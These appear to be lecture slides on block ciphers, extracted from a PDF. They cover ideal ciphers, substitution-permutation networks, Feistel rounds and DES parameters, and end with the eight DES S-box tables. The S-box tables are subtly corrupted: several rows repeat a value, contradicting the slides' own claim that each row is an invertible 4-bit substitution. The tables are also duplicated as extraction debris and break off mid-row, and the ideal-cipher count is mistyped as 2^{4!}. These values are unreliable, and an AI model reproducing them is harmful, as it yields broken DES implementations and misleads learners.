
Block Ciphers

- What advantage do block ciphers offer over non-block (character at a time) ?
 - Essentially, they help to mask frequency distribution of the input message, since the ciphertext does not directly encode individual characters as it does in monoalphabetic or polyalphabetic ciphers
 - As with Playfair, a cryptanalyst attempting to use frequency analysis would confront a frequency table whose size would be proportional to the block size (for Playfair's 2-character block, $25 \times 25 = 625$ "digraphs" to analyze)

Modern Block Ciphers

- Classical ciphers introduced two techniques that improved security:
 - use of multiple ciphertext alphabets (polyalphabetic ciphers like Vigenere)
 - encrypting multiple letters at a time (block ciphers like Playfair)
- Combining these two techniques:
 - encrypt eight (or more) letters at a time
 - called a block cipher
 - use an extremely large number of ciphertext alphabets
 - block-cipher modes of operation (more on block modes later)


Ideal Block Ciphers (4-bit case)



- **Substitution Box:** each input value, encoded as 4-bit value, maps to one of 16 possible output values
- **Key value** defines each such mapping

Ideal Block Ciphers

- In what sense are they ideal?
 - allow maximum number of possible encryption mappings from the plaintext to ciphertext block (here $2^{4!}$)
- Is this how real block ciphers are designed?
- Unfortunately, the key size needed to define the mappings grows rapidly as block-size increases:
 - For a 4-bit block, to define a specific input-output mapping , we need a key-table of 4-bit values with 2^4 rows = 4×2^4 bits
 - To increase security need more bits per block, but what happens when the blocksize increases to e.g. 64 bits?
 - Need a mapping table with 2^{64} 64-bit keys = 2^{70} bits



Confusion and Diffusion

- A strong cipher needs to completely obscure statistical properties of original message
- What approaches have we seen that achieve this?
 - a one-time pad does, but ...
 - an ideal block cipher implements random mappings between all possible input-output pairs, but ...
- At the end of classical-ciphers we noted that product ciphers (combinations of substitutions and permutations) are more effective than multiple substitutions or permutations chained together independently

Claude Shannon's Pioneering Work



- Claude Shannon laid the groundwork for modern block-ciphers in a 1949 paper that described the use of substitution-permutation (S-P) networks
- S-P nets are based on combinations of the two primitive cryptographic operations:
 - substitution (aka confusion, implemented as an S-box) makes the relationship between ciphertext and key as complex as possible
 - permutation (aka diffusion, implemented as a P-box) dissipates statistical structure of plaintext over bulk of ciphertext
- S-P nets approximate the randomness of ideal block ciphers at a cost that is practical

Avalanche Effect in S-P Networks




Fig 2.3 - Substitution-Permutation Network, with the Avalanche Characteristic

- Changing single bit in plaintext block or key results in changes to approximately half the ciphertext bits!

Product Ciphers vs Ideal Ciphers

- The tradeoff to achieve practical implementation with product ciphers is that rather than the ideal block cipher's $(2^n)!$ possible plain-cipher mappings for n-bit plaintext, product ciphers define 2^k possible mappings for key-length k
 - can't we close this gap by choosing a key-size that is close to the block size ($k \approx n$)?
 - no. even if $k \approx n$, though 2^k potentially very large, $2^k \ll (2^n)!$
 - provided the selection of the 2^k mappings is random (that's where product ciphers help), this gives a good approximation to an ideal block cipher
 - modern block ciphers use values of k that make brute-force keyspace search computationally infeasible



Feistel and DES Ciphers

- An IBM Research project in the late 60's, led by Horst Feistel, developed a block cipher code-named Lucifer, that was used by Lloyd's of London for cash transfers
- Lucifer was modified in several ways, including reducing its key length, to produce DES, which was approved by NSA and by NIST, and went on to become the most widely used modern cipher
- The technical analysis underlying the DES design was never published and remains classified. Although flaws in DES security have been speculated about, none has actually been publicly described.

Feistel Ciphers


- Feistel ciphers such as Lucifer and DES are a form of product cipher, relying on a sequence of S & P steps to achieve “confusion” about the contents of the plaintext and the key value, as well as “diffusion” of plaintext across the ciphertext
- The Feistel algorithm structure is based on performing “n” rounds, where each round has the following structure (for both encryption and decryption):
 - input is of length $2w$ (bits), round key is K_i
 - divide the input into two halves L_i and R_i , each of length w
 - $L_{i+1} = R_i$, $R_{i+1} = L_i \oplus F(R_i, K_{i+1})$
- In the next round use (L_{i+1}, R_{i+1}) as inputs instead of (L_i, R_i)
- Function $F()$ is the same in all rounds but uses a different subkey in each round – the subkey for each round is generated from the input key

Feistel Encryption

- Observe that:

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i)$$
 - where \oplus denotes the bitwise exclusive OR operation.
- Round key K_i is derived from the user-supplied encryption key as we will see later.
- The symbol F denotes the operation that “scrambles” R_{i-1} of the previous round with the current round key K_i .
- F is referred to as the Feistel function, after Horst Feistel




Feistel Decryption

- Decryption with a Feistel cipher uses the same algorithm as the encryption process:

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i)$$
- Use the ciphertext as input to the algorithm, but use the subkeys K_i in reverse order
- This feature supports use of a single implementation of the algorithm for both encryption and decryption (rather than separate encrypt/decrypt implementations)



Feistel Function F()


- Regardless of the design of a specific Feistel function F, the output of each decryption round is the input to the corresponding encryption round.
- The fact that Feistel decryption uses the same functions and structure as encryption (but with the keys supplied in reverse order) is interesting, and helps with implementation, but is there any deeper significance?
- Rackoff et al showed that one can create a secure Feistel cipher using a secure one-way function of the kind used for secure hashing – more on this later.



DES Instance of Feistel

- DES, the Data Encryption Standard, conforms to the algorithmic structure of a Feistel cipher
- What features are specific to DES?
 - design of the F() function – based on S-boxes
 - algorithm for deriving round-keys from the encryption key – based on permutations
 - number of rounds performed = 16
 - key size = 56 bits
 - block size = 64 bits

function F() – a bit's-eye view



S-Boxes: Table-driven Substitution

- Example: consider input value 011001 to S-box S_1
- row is **011001: 01** (i.e. 1)
- column is **011001: 1100** (12)
 - row & column use 0-based indexing
- value in the selected cell is 9
- output is 1001 (9 in binary)
- each S-box row is an invertible substitution on 4 bits (numbers from 0 to 15)
- S-box substitution depends on both data and key, a feature known as auto-keying – recall Vigenere applied this idea

Table 3.3 Definition of DES S-Boxes

S_1	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>14</td><td>4</td><td>13</td><td>1</td><td>2</td><td>15</td><td>11</td><td>8</td><td>3</td><td>10</td><td>6</td><td>12</td><td>5</td><td>9</td><td>0</td><td>7</td></tr> <tr><td>0</td><td>15</td><td>9</td><td>4</td><td>14</td><td>2</td><td>13</td><td>1</td><td>10</td><td>6</td><td>12</td><td>11</td><td>9</td><td>5</td><td>3</td><td>8</td></tr> <tr><td>4</td><td>1</td><td>14</td><td>8</td><td>13</td><td>6</td><td>2</td><td>11</td><td>15</td><td>12</td><td>9</td><td>7</td><td>3</td><td>10</td><td>5</td><td>0</td></tr> <tr><td>15</td><td>12</td><td>8</td><td>2</td><td>4</td><td>9</td><td>1</td><td>7</td><td>5</td><td>11</td><td>3</td><td>14</td><td>10</td><td>0</td><td>6</td><td>13</td></tr> </tbody> </table>	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7	0	15	9	4	14	2	13	1	10	6	12	11	9	5	3	8	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7																																																		
0	15	9	4	14	2	13	1	10	6	12	11	9	5	3	8																																																		
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0																																																		
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13																																																		
S_2	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>15</td><td>1</td><td>8</td><td>14</td><td>6</td><td>11</td><td>3</td><td>4</td><td>9</td><td>7</td><td>2</td><td>13</td><td>12</td><td>0</td><td>5</td><td>10</td></tr> <tr><td>3</td><td>13</td><td>4</td><td>7</td><td>15</td><td>2</td><td>8</td><td>14</td><td>12</td><td>0</td><td>1</td><td>10</td><td>6</td><td>9</td><td>11</td><td>5</td></tr> <tr><td>0</td><td>14</td><td>7</td><td>11</td><td>10</td><td>4</td><td>13</td><td>1</td><td>5</td><td>8</td><td>12</td><td>6</td><td>9</td><td>3</td><td>2</td><td>15</td></tr> <tr><td>13</td><td>8</td><td>10</td><td>1</td><td>3</td><td>15</td><td>4</td><td>2</td><td>11</td><td>6</td><td>7</td><td>12</td><td>0</td><td>5</td><td>14</td><td>9</td></tr> </tbody> </table>	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10																																																		
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5																																																		
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15																																																		
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9																																																		
S_3	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>10</td><td>0</td><td>9</td><td>14</td><td>6</td><td>3</td><td>15</td><td>5</td><td>1</td><td>13</td><td>12</td><td>7</td><td>11</td><td>4</td><td>2</td><td>8</td></tr> <tr><td>13</td><td>7</td><td>0</td><td>9</td><td>3</td><td>4</td><td>6</td><td>10</td><td>2</td><td>8</td><td>5</td><td>14</td><td>12</td><td>11</td><td>15</td><td>1</td></tr> <tr><td>13</td><td>6</td><td>4</td><td>9</td><td>8</td><td>15</td><td>3</td><td>0</td><td>11</td><td>1</td><td>2</td><td>12</td><td>8</td><td>10</td><td>14</td><td>7</td></tr> <tr><td>1</td><td>10</td><td>13</td><td>0</td><td>6</td><td>9</td><td>8</td><td>7</td><td>4</td><td>15</td><td>14</td><td>3</td><td>11</td><td>5</td><td>2</td><td>12</td></tr> </tbody> </table>	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1	13	6	4	9	8	15	3	0	11	1	2	12	8	10	14	7	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8																																																		
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1																																																		
13	6	4	9	8	15	3	0	11	1	2	12	8	10	14	7																																																		
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12																																																		
S_4	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>7</td><td>13</td><td>14</td><td>3</td><td>0</td><td>6</td><td>9</td><td>10</td><td>1</td><td>2</td><td>8</td><td>5</td><td>11</td><td>12</td><td>4</td><td>15</td></tr> <tr><td>13</td><td>8</td><td>11</td><td>5</td><td>6</td><td>15</td><td>0</td><td>3</td><td>4</td><td>7</td><td>2</td><td>12</td><td>1</td><td>10</td><td>14</td><td>9</td></tr> <tr><td>10</td><td>6</td><td>9</td><td>0</td><td>12</td><td>11</td><td>7</td><td>13</td><td>15</td><td>1</td><td>3</td><td>14</td><td>5</td><td>2</td><td>8</td><td>4</td></tr> <tr><td>3</td><td>15</td><td>0</td><td>6</td><td>10</td><td>1</td><td>13</td><td>8</td><td>9</td><td>4</td><td>5</td><td>11</td><td>12</td><td>7</td><td>2</td><td>14</td></tr> </tbody> </table>	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15																																																		
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9																																																		
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4																																																		
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14																																																		
S_5	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>2</td><td>12</td><td>4</td><td>1</td><td>7</td><td>10</td><td>11</td><td>6</td><td>8</td><td>5</td><td>3</td><td>15</td><td>13</td><td>0</td><td>14</td><td>9</td></tr> <tr><td>14</td><td>11</td><td>2</td><td>12</td><td>4</td><td>7</td><td>13</td><td>1</td><td>5</td><td>0</td><td>15</td><td>10</td><td>3</td><td>9</td><td>8</td><td>6</td></tr> <tr><td>4</td><td>2</td><td>1</td><td>11</td><td>10</td><td>13</td><td>7</td><td>8</td><td>15</td><td>9</td><td>12</td><td>5</td><td>6</td><td>3</td><td>0</td><td>14</td></tr> <tr><td>11</td><td>8</td><td>12</td><td>7</td><td>1</td><td>14</td><td>2</td><td>13</td><td>6</td><td>15</td><td>0</td><td>9</td><td>10</td><td>4</td><td>5</td><td>3</td></tr> </tbody> </table>	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9																																																		
14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6																																																		
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14																																																		
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3																																																		
S_6	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>12</td><td>1</td><td>10</td><td>15</td><td>9</td><td>2</td><td>6</td><td>8</td><td>0</td><td>13</td><td>3</td><td>4</td><td>14</td><td>7</td><td>5</td><td>11</td></tr> <tr><td>10</td><td>15</td><td>4</td><td>2</td><td>7</td><td>12</td><td>9</td><td>5</td><td>6</td><td>1</td><td>13</td><td>14</td><td>0</td><td>11</td><td>3</td><td>8</td></tr> <tr><td>9</td><td>14</td><td>15</td><td>5</td><td>2</td><td>0</td><td>12</td><td>3</td><td>7</td><td>0</td><td>4</td><td>10</td><td>1</td><td>13</td><td>11</td><td>6</td></tr> <tr><td>4</td><td>3</td><td>2</td><td>12</td><td>0</td><td>5</td><td>15</td><td>10</td><td>11</td><td>14</td><td>1</td><td>9</td><td>6</td><td>0</td><td>8</td><td>13</td></tr> </tbody> </table>	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8	9	14	15	5	2	0	12	3	7	0	4	10	1	13	11	6	4	3	2	12	0	5	15	10	11	14	1	9	6	0	8	13
12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11																																																		
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8																																																		
9	14	15	5	2	0	12	3	7	0	4	10	1	13	11	6																																																		
4	3	2	12	0	5	15	10	11	14	1	9	6	0	8	13																																																		
S_7	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>4</td><td>11</td><td>2</td><td>14</td><td>15</td><td>0</td><td>8</td><td>13</td><td>3</td><td>12</td><td>9</td><td>7</td><td>5</td><td>10</td><td>6</td><td>1</td></tr> <tr><td>13</td><td>0</td><td>11</td><td>7</td><td>4</td><td>9</td><td>1</td><td>10</td><td>14</td><td>3</td><td>5</td><td>13</td><td>2</td><td>15</td><td>8</td><td>6</td></tr> <tr><td>1</td><td>4</td><td>11</td><td>13</td><td>12</td><td>3</td><td>7</td><td>14</td><td>10</td><td>15</td><td>6</td><td>8</td><td>0</td><td>5</td><td>9</td><td>2</td></tr> <tr><td>6</td><td>11</td><td>13</td><td>8</td><td>1</td><td>4</td><td>10</td><td>7</td><td>9</td><td>5</td><td>0</td><td>15</td><td>14</td><td>2</td><td>3</td><td>12</td></tr> </tbody> </table>	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1	13	0	11	7	4	9	1	10	14	3	5	13	2	15	8	6	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1																																																		
13	0	11	7	4	9	1	10	14	3	5	13	2	15	8	6																																																		
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2																																																		
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12																																																		
S_8	<table border="1" style="border-collapse: collapse; text-align: center;"> <tbody> <tr><td>13</td><td>2</td><td>8</td><td>4</td><td>6</td><td>15</td><td>11</td><td>1</td><td>10</td><td>9</td><td>3</td><td>14</td><td>5</td><td>0</td><td>13</td><td>7</td></tr> <tr><td>1</td><td>15</td><td>13</td><td>8</td><td>10</td><td>3</td><td>7</td><td>4</td><td>12</td><td>5</td><td>6</td><td>11</td><td>0</td><td>14</td><td>9</td><td>2</td></tr> <tr><td>7</td><td>11</td><td>4</td><td>1</td><td>9</td><td>12</td><td>14</td><td>2</td><td>0</td><td>6</td><td>10</td><td>13</td><td>15</td><td>3</td><td>5</td><td>8</td></tr> <tr><td>2</td><td>1</td><td>14</td><td>7</td><td>4</td><td>10</td><td>8</td><td>15</td><td>15</td><td>12</td><td>9</td><td>0</td><td>3</td><td>5</td><td>6</td><td>11</td></tr> </tbody> </table>	13	2	8	4	6	15	11	1	10	9	3	14	5	0	13	